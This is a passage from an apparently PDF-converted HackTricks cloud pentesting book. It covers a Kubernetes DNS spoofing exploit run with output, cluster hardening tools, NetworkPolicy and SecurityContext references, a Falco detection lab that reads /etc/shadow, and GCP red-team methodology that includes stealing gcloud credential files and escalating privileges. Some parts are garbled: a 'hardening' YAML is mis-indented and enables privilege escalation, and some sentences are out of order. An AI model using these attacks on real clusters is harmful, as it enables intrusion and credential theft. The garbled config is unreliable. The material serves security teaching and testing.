google.com. 1.1.1.1
```

Perform the attack to the ubuntu-victim machine:

```
python3 exploit.py --direct 172.17.0.10
[*] starting attack on direct mode to pod 172.17.0.10
Bridge: 172.17.0.1 02:42:bd:63:07:8d
Kube-dns: 172.17.0.2 02:42:ac:11:00:02

[+] Taking over DNS requests from kube-dns. press Ctrl+C to
stop
```

```
#In the ubuntu machine
dig google.com
[...]
;; ANSWER SECTION:
google.com.           1      IN      A      1.1.1.1
```

If you try to create your own DNS spoofing script, if you **just modify the the DNS response** that is **not** going to **work**, because the **response** is going to have a **src IP** the IP address of the **malicious pod** and **won't** be **accepted.**\ You need to generate a **new DNS packet** with the **src IP** of the **DNS** where the victim send the DNS request (which is something like 172.16.0.2, not 10.96.0.10, thats the K8s DNS service IP and not the DNS server ip, more about this in the introduction).

# Capturing Traffic

The tool [Mizu](#) is a simple-yet-powerful API **traffic viewer for Kubernetes** enabling you to **view all API communication** between microservices to help your debug and troubleshoot regressions. It will install agents in the selected pods and gather their traffic information and show you in a web server. However, you will need high K8s permissions for this (and it's not very stealthy).

# References

- <https://www.cyberark.com/resources/threat-research-blog/attacking-kubernetes-clusters-through-your-network-plumbing-part-1>
- <https://blog.aquasec.com/dns-spoofing-kubernetes-clusters>

**Support HackTricks and get benefits!**

# Kubernetes Hardening

**Support HackTricks and get benefits!**

# Tools

## Kubescape

**Kubescape** is a K8s open-source tool providing a multi-cloud K8s single pane of glass, including risk analysis, security compliance, RBAC visualizer and image vulnerabilities scanning. Kubescape scans K8s clusters, YAML files, and HELM charts, detecting misconfigurations according to multiple frameworks (such as the [NSA-CISA](#), [MITRE ATT&CK®](#)), software vulnerabilities, and RBAC (role-based-access-control) violations at early stages of the CI/CD pipeline, calculates risk score instantly and shows risk trends over time.

## Kube-bench

The tool **kube-bench** is a tool that checks whether Kubernetes is deployed securely by running the checks documented in the [CIS Kubernetes Benchmark](#). You can choose to:

- run kube-bench from inside a container (sharing PID namespace with the host)
- run a container that installs kube-bench on the host, and then run kube-bench directly on the host
- install the latest binaries from the [Releases page](#),
- compile it from source.

## Kubeaudit

The tool **kubeaudit** is a command line tool and a Go package to **audit Kubernetes clusters** for various different security concerns.

Kubeaudit can detect if it is running within a container in a cluster. If so, it will try to audit all Kubernetes resources in that cluster:

```
kubeaudit all
```

This tool also has the argument `autofix` to **automatically fix detected issues**.

## Popeye

**Popeye** is a utility that scans live Kubernetes cluster and **reports potential issues with deployed resources and configurations**. It sanitizes your cluster based on what's deployed and not what's sitting on disk. By scanning your cluster, it detects misconfigurations and helps you to ensure that best practices are in place, thus preventing future headaches. It aims at reducing the cognitive \_over\_load one faces when operating a Kubernetes cluster in the wild. Furthermore, if your cluster employs a metric-server, it reports potential resources over/under allocations and attempts to warn you should your cluster run out of capacity.

## Kicks

**KICS** finds **security vulnerabilities**, compliance issues, and infrastructure misconfigurations in the following **Infrastructure as Code solutions**: Terraform, Kubernetes, Docker, AWS CloudFormation, Ansible, Helm, Microsoft ARM, and OpenAPI 3.0 specifications

## Checkov

**Checkov** is a static code analysis tool for infrastructure-as-code.

It scans cloud infrastructure provisioned using [Terraform](#), Terraform plan, [Cloudformation](#), [AWS SAM](#), [Kubernetes](#), [Dockerfile](#), [Serverless](#) or [ARM Templates](#) and detects security and compliance misconfigurations using graph-based scanning.

## Monitoring with Falco

[monitoring-with-falco.md](#)

# Tips

## Kubernetes PodSecurityContext and SecurityContext

You can configure the **security context of the Pods** (with *PodSecurityContext*) and of the **containers** that are going to be run (with *SecurityContext*). For more information read:

[kubernetes-securitycontext-s.md](#)

## Kubernetes API Hardening

It's very important to **protect the access to the Kubernetes Api Server** as a malicious actor with enough privileges could be able to abuse it and damage in a lot of way the environment.\ It's important to secure both the **access (whitelist** origins to access the API Server and deny any other connection) and the **authentication** (following the principle of **least privilege**). And definitely **never allow anonymous requests**.

**Common Request process:**\ User or K8s ServiceAccount -> Authentication -> Authorization -> Admission Control.

### Tips:

- Close ports.
- Avoid Anonymous access.

- NodeRestriction; No access from specific nodes to the API.
  - <https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#noderestriction>
  - Basically prevents kubelets from adding/removing/updating labels with a node-restriction.kubernetes.io/ prefix. This label prefix is reserved for administrators to label their Node objects for workload isolation purposes, and kubelets will not be allowed to modify labels with that prefix.
  - And also, allows kubelets to add/remove/update these labels and label prefixes.
- Ensure with labels the secure workload isolation.
- Avoid specific pods from API access.
- Avoid ApiServer exposure to the internet.
- Avoid unauthorized access RBAC.
- ApiServer port with firewall and IP whitelisting.

## SecurityContext Hardening

By default root user will be used when a Pod is started if no other user is specified. You can run your application inside a more secure context using a template similar to the following one:

```

apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 1000
    runAsGroup: 3000
    fsGroup: 2000
  volumes:
    - name: sec-ctx-vol
      emptyDir: {}
  containers:
    - name: sec-ctx-demo
      image: busybox
      command: [ "sh", "-c", "sleep 1h" ]
  securityContext:
    runAsNonRoot: true
  volumeMounts:
    - name: sec-ctx-vol
      mountPath: /data/demo
  securityContext:
    allowPrivilegeEscalation: true

```

- <https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>
- <https://kubernetes.io/docs/concepts/policy/pod-security-policy/>

## Kubernetes Network Policies

[kubernetes-networkpolicies.md](#)

# General Hardening

You should update your Kubernetes environment as frequently as necessary to have:

- Dependencies up to date.
- Bug and security patches.

**Release cycles:** Each 3 months there is a new minor release -- 1.20.3 = 1(Major).20(Minor).3(patch)

**The best way to update a Kubernetes Cluster is (from [here](#)):**

- Upgrade the Master Node components following this sequence:
  - etcd (all instances).
  - kube-apiserver (all control plane hosts).
  - kube-controller-manager.
  - kube-scheduler.
  - cloud controller manager, if you use one.
- Upgrade the Worker Node components such as kube-proxy, kubelet.

**Support HackTricks and get benefits!**

# kubernetes NetworkPolicies

**Support HackTricks and get benefits!**

This tutorial was taken from <https://madhuakula.com/kubernetes-goat/scenarios/scenario-20.html>

## Scenario Information

This scenario is deploy a simple network security policy for Kubernetes resources to create security boundaries.

- To get started with this scenario ensure you must be using a networking solution which supports `NetworkPolicy`

## Scenario Solution

- The below scenario is from <https://github.com/ahmetb/kubernetes-network-policy-recipes>

If you want to control traffic flow at the IP address or port level (OSI layer 3 or 4), then you might consider using Kubernetes NetworkPolicies for particular applications in your cluster. NetworkPolicies are an application-centric construct which allow you to specify how a pod is allowed to communicate with various network "entities" (we use the word "entity" here to avoid overloading the more common terms such as "endpoints" and "services", which have specific Kubernetes connotations) over the network.

The entities that a Pod can communicate with are identified through a combination of the following 3 identifiers

1. Other pods that are allowed (exception: a pod cannot block access to itself) Namespaces that are allowed
2. IP blocks (exception: traffic to and from the node where a Pod is running is always allowed, regardless of the IP address of the Pod or the node)
3. When defining a pod- or namespace- based NetworkPolicy, you use a selector to specify what traffic is allowed to and from the Pod(s) that match the selector.

Meanwhile, when IP based NetworkPolicies are created, we define policies based on IP blocks (CIDR ranges).

- We will be creating DENY all traffic to an application

This NetworkPolicy will drop all traffic to pods of an application, selected using Pod Selectors.

Use Cases:

- It's very common: To start whitelisting the traffic using Network Policies, first you need to blacklist the traffic using this policy.
- You want to run a Pod and want to prevent any other Pods communicating with it.
- You temporarily want to isolate traffic to a Service from other Pods.



# Example

- Run a nginx Pod with labels `app=web` and expose it at port 80

```
kubectl run --image=nginx web --labels app=web --expose --port 80
```

- Run a temporary Pod and make a request to `web` Service

```
kubectl run --rm -i -t --image=alpine test-$RANDOM -- sh
```

```
wget -qO- http://web
# You will see the below output
#   <!DOCTYPE html>
#   <html>
#   <head>
#   ...
```

- It works, now save the following manifest to `web-deny-all.yaml` , then apply to the cluster

```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: web-deny-all
spec:
  podSelector:
    matchLabels:
      app: web
  ingress: []
```

```
kubectl apply -f web-deny-all.yaml
```

## Try it out

- Run a test container again, and try to query `web`

```
kubectl run --rm -i -t --image=alpine test-$RANDOM -- sh
```

```
wget -qO- --timeout=2 http://web
# You will see the below output
#   wget: download timed out
```

- Traffic dropped

## Remarks

- In the manifest above, we target Pods with app=web label to policy the network. This manifest file is missing the spec.ingress field. Therefore it is not allowing any traffic into the Pod.
- If you create another NetworkPolicy that gives some Pods access to this application directly or indirectly, this NetworkPolicy will be obsolete.
- If there is at least one NetworkPolicy with a rule allowing the traffic, it means the traffic will be routed to the pod regardless of the policies blocking the traffic.

## Cleanup

```
kubectl delete pod web  
kubectl delete service web  
kubectl delete networkpolicy web-deny-all
```

- More references and resources can be found at  
<https://github.com/ahmetb/kubernetes-network-policy-recipes>

## Cilium Editor - Network Policy Editor

A tool/framework to teach you how to create a network policy using the Editor. It explains basic network policy concepts and guides you through the steps needed to achieve the desired least-privilege security and zero-trust concepts.

- **Navigate to the Cilium Editor** <https://editor.cilium.io/>



## Miscellaneous

- <https://kubernetes.io/docs/concepts/services-networking/network-policies/>
- <https://github.com/ahmetb/kubernetes-network-policy-recipes>
- <https://editor.cilium.io/>

**Support HackTricks and get benefits!**

# Kubernetes SecurityContext(s)

**Support HackTricks and get benefits!**

# PodSecurityContext

When specifying the security context of a Pod you can use several attributes. From a defensive security point of view you should consider:

- To have **runAsNonRoot** as **True**
- To configure **runAsUser**
- If possible, consider **limiting permissions** indicating **seLinuxOptions** and **seccompProfile**
- Do **NOT** give **privilege group** access via **runAsGroup** and **supplementaryGroups**

	<p><b>A special supplemental group that applies to all containers in a pod. Some volume types allow the Kubelet to change the ownership of that volume to be owned by the pod:</b></p> <ol style="list-style-type: none"> <li><b>1. The owning GID will be the FSGroup</b></li> <li><b>2. The setgid bit is set (new files created in the volume will be owned by FSGroup)</b></li> <li><b>3. The permission bits are OR'd with rw-rw---- If unset, the Kubelet will not modify the ownership and permissions of any volume</b></li> </ol>
<b>fsGroup</b> <i>integer</i>	
<b>fsGroupChangePolicy</b> <i>string</i>	This defines behavior of <b>changing ownership and permission of the volume</b> before being exposed inside Pod.
<b>runAsGroup</b> <i>integer</i>	The <b>GID to run the entrypoint of the container process</b> . Uses runtime default if unset. May also be set in SecurityContext.
<b>runAsNonRoot</b> <i>boolean</i>	Indicates that the container must run as a non-root user. If true, the Kubelet will validate the image at runtime to ensure that it does not run as UID 0 (root) and fail to start the container if it does.
<b>runAsUser</b> <i>integer</i>	The <b>UID to run the entrypoint of the container process</b> . Defaults to user specified in image metadata if unspecified.

<p><b>seLinuxOptions</b>  <i>SELinuxOptions</i>  <i>More info about seLinux</i></p>	The <b>SELinux context to be applied to all containers</b> . If unspecified, the container runtime will allocate a random SELinux context for each container.
<p><b>seccompProfile</b>  <i>SeccompProfile</i>  <i>More info about Seccomp</i></p>	The <b>seccomp options to use by the containers</b> in this pod.
<p><b>supplementalGroups</b>  <i>integer array</i></p>	A list of <b>groups applied to the first process run in each container</b> , in addition to the container's primary GID.
<p><b>sysctls</b>  <i>Sysctl array</i>  <i>More info about sysctls</i></p>	Sysctls hold a list of <b>namespaced sysctls used for the pod</b> . Pods with unsupported sysctls (by the container runtime) might fail to launch.
<p><b>windowsOptions</b>  <i>WindowsSecurityContextOptions</i></p>	The Windows specific settings applied to all containers. If unspecified, the options within a container's SecurityContext will be used.

# SecurityContext

This context is set inside the **containers definitions**. From a defensive security point of view you should consider:

- **allowPrivilegeEscalation** to **False**
- Do not add sensitive **capabilities** (and remove the ones you don't need)
- **privileged** to **False**
- If possible, set **readOnlyFilesystem** as **True**
- Set **runAsNonRoot** to **True** and set a **runAsUser**
- If possible, consider **limiting permissions** indicating **seLinuxOptions** and **seccompProfile**
- Do **NOT** give **privilege group** access via **runAsGroup**.

Note that the attributes set in **both SecurityContext and PodSecurityContext**, the value specified in **SecurityContext** takes **precedence**.

<b>allowPrivilegeEscalation</b> <i>boolean</i>	<p><b>AllowPrivilegeEscalation</b> controls whether a process can gain more privileges than its parent process. This bool directly controls if the <code>no_new_privs</code> flag will be set on the container process.</p> <p><b>AllowPrivilegeEscalation</b> is true always when the container is run as Privileged or has <code>CAP_SYS_ADMIN</code></p>
<b>capabilities</b> <i>Capabilities</i> <i>More info about Capabilities</i>	The <b>capabilities</b> to add/drop when running containers. Defaults to the default set of capabilities.
<b>privileged</b> <i>boolean</i>	Run container in privileged mode. Processes in privileged containers are essentially <b>equivalent to root on the host</b> . Defaults to false.
<b>procMount</b> <i>string</i>	procMount denotes the <b>type of proc mount to use for the containers</b> . The default is DefaultProcMount which uses the container runtime defaults for readonly paths and masked paths.
<b>readOnlyRootFilesystem</b> <i>boolean</i>	Whether this <b>container has a read-only root filesystem</b> . Default is false.
<b>runAsGroup</b> <i>integer</i>	The <b>GID to run the entrypoint</b> of the container process. Uses runtime default if unset.

<b>runAsNonRoot</b> <i>boolean</i>	Indicates that the container must <b>run as a non-root user</b> . If true, the Kubelet will validate the image at runtime to ensure that it does not run as UID 0 (root) and fail to start the container if it does.
<b>runAsUser</b> <i>integer</i>	The <b>UID to run the entrypoint</b> of the container process. Defaults to user specified in image metadata if unspecified.
<b>seLinuxOptions</b> <i>SELinuxOptions</i> <i>More info about seLinux</i>	The <b>SELinux context to be applied to the container</b> . If unspecified, the container runtime will allocate a random SELinux context for each container.
<b>seccompProfile</b> <i>SeccompProfile</i>	The <b>seccomp options</b> to use by this container.
<b>windowsOptions</b> <i>WindowsSecurityContextOptions</i>	The <b>Windows specific settings</b> applied to all containers.

# References

- <https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.23/#podsecuritycontext-v1-core>
- <https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.23/#securitycontext-v1-core>

**Support HackTricks and get benefits!**

# Monitoring with Falco

**Support HackTricks and get benefits!**

This tutorial was taken from <https://madhuakula.com/kubernetes-goat/scenarios/scenario-18.html#scenario-information>

## Scenario Information

This scenario is deploy runtime security monitoring & detection for containers and kubernetes resources.

- To get started with this scenario you can deploy the below helm chart with version 3

NOTE: Make sure you run the following deployment using Helm with v3.

```
helm repo add falcosecurity
https://falcosecurity.github.io/charts
helm repo update
helm install falco falcosecurity/falco
```



## Scenario Solution

`Falco`, the cloud-native runtime security project, is the de facto Kubernetes threat detection engine. Falco was created by Sysdig in 2016 and is the first runtime security project to join CNCF as an incubation-level project. Falco detects unexpected application behavior and alerts on threats at runtime.

Falco uses system calls to secure and monitor a system, by:

- Parsing the Linux system calls from the kernel at runtime
- Asserting the stream against a powerful rules engine
- Alerting when a rule is violated

Falco ships with a default set of rules that check the kernel for unusual behavior such as:

- Privilege escalation using privileged containers
- Namespace changes using tools like `setns`
- Read/Writes to well-known directories such as `/etc`, `/usr/bin`, `/usr/sbin`, etc
- Creating symlinks
- Ownership and Mode changes
- Unexpected network connections or socket mutations
- Spawning processes using `execve`
- Executing shell binaries such as `sh`, `bash`, `csh`, `zsh`, etc
- Executing SSH binaries such as `ssh`, `scp`, `sftp`, etc
- Mutating Linux coreutils executables
- Mutating login binaries
- Mutating `shadowutil` or `passwd` executables such as `shadowconfig`, `pwck`, `chpasswd`, `getpasswd`, `change`, `useradd`, etc, and others.

- Get more details about the falco deployment

```
kubectl get pods --selector app=falco
```



- Manually obtaining the logs from the falco systems

```
kubectl logs -f -l app=falco
```

- Now, let's spin up a hacker container and read sensitive file and see if that detects by Falco

```
kubectl run --rm --restart=Never -it --image=madhuakula/hacker-container -- bash
```

- Read the sensitive file

```
cat /etc/shadow
```



**Support HackTricks and get benefits!**

# GCP Pentesting

**Support HackTricks and get benefits!**

# Basic Information

**Before start pentesting a GCP environment there are a few **basics things you need to know** about how AWS works to help you understand what you need to do, how to find misconfigurations and how to exploit them.**

Concepts such as **organization** hierarchy, **permissions** and other basic concepts are explained in:

[gcp-basic-information.md](#)

# Labs to learn

- <https://gcpgoat.joshuajebaraj.com/>
- <https://github.com/ine-labs/GCPGoat>
- [https://github.com/carlospolop/gcp\\_privesc\\_scripts](https://github.com/carlospolop/gcp_privesc_scripts)

# GCP Pentester/Red Team Methodology

In order to audit a GCP environment it's very important to know: which **services are being used**, what is **being exposed**, who has **access** to what, and how are internal GCP services and **external services** connected.

From a Red Team point of view, the **first step to compromise a GCP environment** is to manage to obtain some **credentials**. Here you have some ideas on how to do that:

- **Leaks** in github (or similar) - OSINT
- **Social Engineering** (Check the page [Workspace Security](#))
- **Password reuse** (password leaks)
- Vulnerabilities in GCP-Hosted Applications
  - **Server Side Request Forgery** with access to metadata endpoint
  - **Local File Read**
    - `/home/USERNAME/.config/gcloud/*`
    - `C:\Users\USERNAME\.config\gcloud\*`
- 3rd parties **breached**
- **Internal Employee**

Or by **compromising an unauthenticated service** exposed:

[gcp-unauthenticated-enum](#)

Or if you are doing a **review** you could just **ask for credentials** with these roles:

[gcp-permissions-for-a-pentest.md](#)

After you have managed to obtain credentials, you need to know **to who do those creds belong**, and **what they have access to**, so you need to perform some basic enumeration:

# Basic Enumeration

## SSRF

For more information about how to **enumerate GCP metadata** check the following hacktricks page:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf#6440>

## Whoami

In AWS you can use the service STS to know to who does the API keys belong to, in GCP there isn't anything like that, but just **reading the email** you might find interesting information.

## Org Enumeration

```
gcloud organizations list # Get organizations
gcloud resource-manager folders list --organization
<org_number> # Get folders
gcloud projects list # Get projects
```

## IAM Enumeration

If you have enough permissions **checking the privileges of each entity inside the GCP account** will help you understand what you and other identities can do and how to **escalate privileges**.

If you don't have enough permissions to enumerate IAM, you can **steal brute-force them** to figure them out.\ Check **how to do the enumeration and brute-forcing** in:

[gcp-iam-and-org-policies-enum.md](#)

Now that you **have some information about your credentials** (and if you are a red team hopefully you **haven't been detected**). It's time to figure out which services are being used in the environment.\ In the following section you can check some ways to **enumerate some common services**.

## Groups Enumeration

With the permissions `serviceusage.services.enable` and `serviceusage.services.use` it's possible to **enable services** in a project and use them. You could enable the service

`cloudidentity.googleapis.com` if disabled and user it to enumerate groups (like it's done in PurplePanda in [here](#)):

```
gcloud services enable cloudidentity.googleapis.com
```

You could also **enable the admin service** and if you user has enough privileges in Workspace you could enumerate all groups with:

```
gcloud services enable admin.googleapis.com  
gcloud beta identity groups preview --customer <workspace-id>
```

# Services Enumeration, Post-Exploitation & Persistence

GCP has an astonishing amount of services, in the following page you will find **basic information**, **enumeration** cheatsheets, how to **avoid detection**, obtain **persistence**, and other **post-exploitation** tricks about some of them:

[gcp-services](#)

[gcp-non-svc-persistance.md](#)

Note that you **don't** need to perform all the work **manually**, below in this post you can find a **section about automatic tools**.

Moreover, in this stage you might discovered **more services exposed to unauthenticated users**, you might be able to exploit them:

[gcp-unauthenticated-enum](#)

# Privilege Escalation

The most common way once you have obtained some cloud credentials or have compromised some service running inside a cloud is to **abuse misconfigured privileges** the compromised account may have. So, the first thing you should do is to enumerate your privileges.

Moreover, during this enumeration, remember that **permissions can be set at the highest level of "Organization"** as well.

[gcp-privilege-escalation](#)

# Publicly Exposed Services

While enumerating GCP services you might have found some of them **exposing elements to the Internet** (VM/Containers ports, databases or queue services, snapshots or buckets...). As pentester/red teamer you should always check if you can find **sensitive information / vulnerabilities** on them as they might provide you **further access into the AWS account**.

In this book you should find **information** about how to find **exposed AWS services and how to check them**. About how to find **vulnerabilities in exposed network services** I would recommend you to **search** for the specific **service** in:

<https://book.hacktricks.xyz/>

# Automatic Tools

- In the **GCloud console**, in <https://console.cloud.google.com/iam-admin/asset-inventory/dashboard> you can see resources and IAMs being used by project.
  - Here you can see the assets supported by this API:  
<https://cloud.google.com/asset-inventory/docs/supported-asset-types>
- Check **tools** that can be [used in several clouds here](#).
- **\*\*[gcp\_scanner](https://github.com/google/gcp\_scanner): This is a GCP resource scanner that can help determine what level of access certain credentials posses\*\*** on GCP.

```
# Install
git clone https://github.com/google/gcp_scanner.git
cd gcp_scanner
virtualenv -p python3 venv
source venv/bin/activate
pip install -r requirements.txt
# Execute with gcloud creds
python3 __main__.py -o /tmp/output/ -g "$HOME/.config/gcloud"
```

- **gcp\_enum**: Bash script to enumerate a GCP environment using gcloud cli and saving the results in a file.
- **\*\*[GCP-IAM-Privilege-Escalation\*\*]**  
(<https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation>): Scripts to enumerate high IAM privileges and to escalate

privileges in GCP abusing them (I couldn't make run the enumerate script).

# DEBUG: Capture gcloud, gsutil... network

Remember that you can use the **parameter** `--log-http` with the `gcloud` cli to **print** the **requests** the tool is performing.

```
gcloud config set proxy/address 127.0.0.1
gcloud config set proxy/port 8080
gcloud config set proxy/type http
gcloud config set auth/disable_ssl_validation True

# If you don't want to completely disable ssl_validation use:
gcloud config set core/custom_ca_certs_file cert.pem

# Back to normal
gcloud config unset proxy/address
gcloud config unset proxy/port
gcloud config unset proxy/type
gcloud config unset auth/disable_ssl_validation
gcloud config unset core/custom_ca_certs_file
```

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

**Support HackTricks and get benefits!**

# **GCP - Basic Information**

**Support HackTricks and get benefits!**


# Resource hierarchy

Google Cloud uses a [Resource hierarchy](#) that is similar, conceptually, to that of a traditional filesystem. This provides a logical parent/child workflow with specific attachment points for policies and permissions.

At a high level, it looks like this:

```
Organization
--> Folders
    --> Projects
        --> Resources
```

A virtual machine (called a Compute Instance) is a resource. A resource resides in a project, probably alongside other Compute Instances, storage buckets, etc.



# IAM Roles

## Organization Policies

It's possible to **migrate a project without any organization** to an organization with the permissions

`roles/resourcemanager.projectCreator` and

`roles/resourcemanager.projectMover`. If the project is inside other organization, it's needed to contact GCP support to **move them out of the organization first**. For more info check [this](#).

# IAM Roles

There are **three types** of roles in IAM:

The IAM policies indicates the permissions principals has over resources via roles which are assigned granular permissions. Organization policies **restrict how those service can be used or which features are enabled disabled**. This helps in order to improve the least privilege of each resource in the gcp environment.

- **Basic/Primitive roles**, which include the **Owner**, **Editor**, and **Viewer** roles that existed prior to the introduction of IAM.
- **Predefined roles**, which provide granular access for a specific service and are managed by Google Cloud. There are a lot of predefined roles, you can **see all of them with the privileges they have here**.
- **Custom roles**, which provide granular access according to a user-specified list of permissions.

There are thousands of permissions in GCP. In order to check if a role has a permissions you can **search the permission here** and see which roles have it.

[gcp-iam-and-org-policies-enum.md](#)

# Users & Groups

In **GCP console** there **isn't any Users or Groups** management, that is done in **Google Workspace**. Although you could synchronize a different identity provider in Google Workspace.

You can also [search here predefined roles offered by each product](#).

When an organisation is created several groups are **strongly suggested to be created**. If you manage any of them you might have compromised all or an important part of the organization:

[You can find a list of all the granular permissions here](#).

Group	Function
<p>grp-gcp-organization-admins <i>(group or individual accounts required for checklist)</i></p>	<p>Administering any resource that belongs to the organization. Assign this role sparingly; org admins have access to all of your Google Cloud resources. Alternatively, because this function is highly privileged, consider using individual accounts instead of creating a group.</p>
<p>grp-gcp-network-admins <i>(required for checklist)</i></p>	<p>Creating networks, subnets, firewall rules, and network devices such as Cloud Router, Cloud VPN, and cloud load balancers.</p>
<p>grp-gcp-billing-admins <i>(required for checklist)</i></p>	<p>Setting up billing accounts and monitoring their usage.</p>
<p>grp-gcp-developers <i>(required for checklist)</i></p>	<p>Designing, coding, and testing applications.</p>
<p>grp-gcp-security-admins</p>	<p>Establishing and managing security policies for the entire organization, including access management and <a href="#">organization constraint policies</a>. See the <a href="#">Google Cloud security foundations guide</a> for more information about planning your Google Cloud security infrastructure.</p>
<p>grp-gcp-devops</p>	<p>Creating or managing end-to-end pipelines that support continuous integration and delivery, monitoring, and system provisioning.</p>

<b>Group</b>	<b>Function</b>
grp-gcp-billing-viewer	Monitoring the spend on projects. Typical members are part of the finance team.
grp-gcp-platform-viewer	Reviewing resource information across the Google Cloud organization.
grp-gcp-security-reviewer	Reviewing cloud security.
grp-gcp-network-viewer	Reviewing network configurations.
grp-gcp-audit-viewer	Viewing audit logs.
grp-gcp-scc-admin	Administering Security Command Center.
grp-gcp-secrets-admin	Managing secrets in Secret Manager.

# Service accounts

You can try the following command to specifically **enumerate roles assigned to your service account** project-wide in the current project:

Virtual machine instances are usually **assigned a service account**. Every GCP project has a [default service account](#), and this will be assigned to new Compute Instances unless otherwise specified. Administrators can choose to use either a custom account or no account at all. This service account **can be used by any user or application on the machine** to communicate with the Google APIs. You can run the following command to see what accounts are available to you:

```
gcloud auth list
```

**Default service accounts will look like** one of the following:

More generally, you can shorten the command to the following to get an idea of the **roles assigned project-wide to all members**.

```
PROJECT_NUMBER-compute@developer.gserviceaccount.com  
PROJECT_ID@appspot.gserviceaccount.com
```

Or to see the IAM policy [assigned to a single Compute Instance](#) you can try the following.

A **custom service account** will look like this:

```
SERVICE_ACCOUNT_NAME@PROJECT_NAME.iam.gserviceaccount.com
```

If `gcloud auth list` returns **multiple accounts available**, something interesting is going on. You should generally see only the service account. If there is more than one, you can cycle through each using `gcloud config set account [ACCOUNT]` while trying the various tasks in this blog.

# Terraform IAM Policies, Bindings and Memberships

## Access scopes

As defined by terraform in

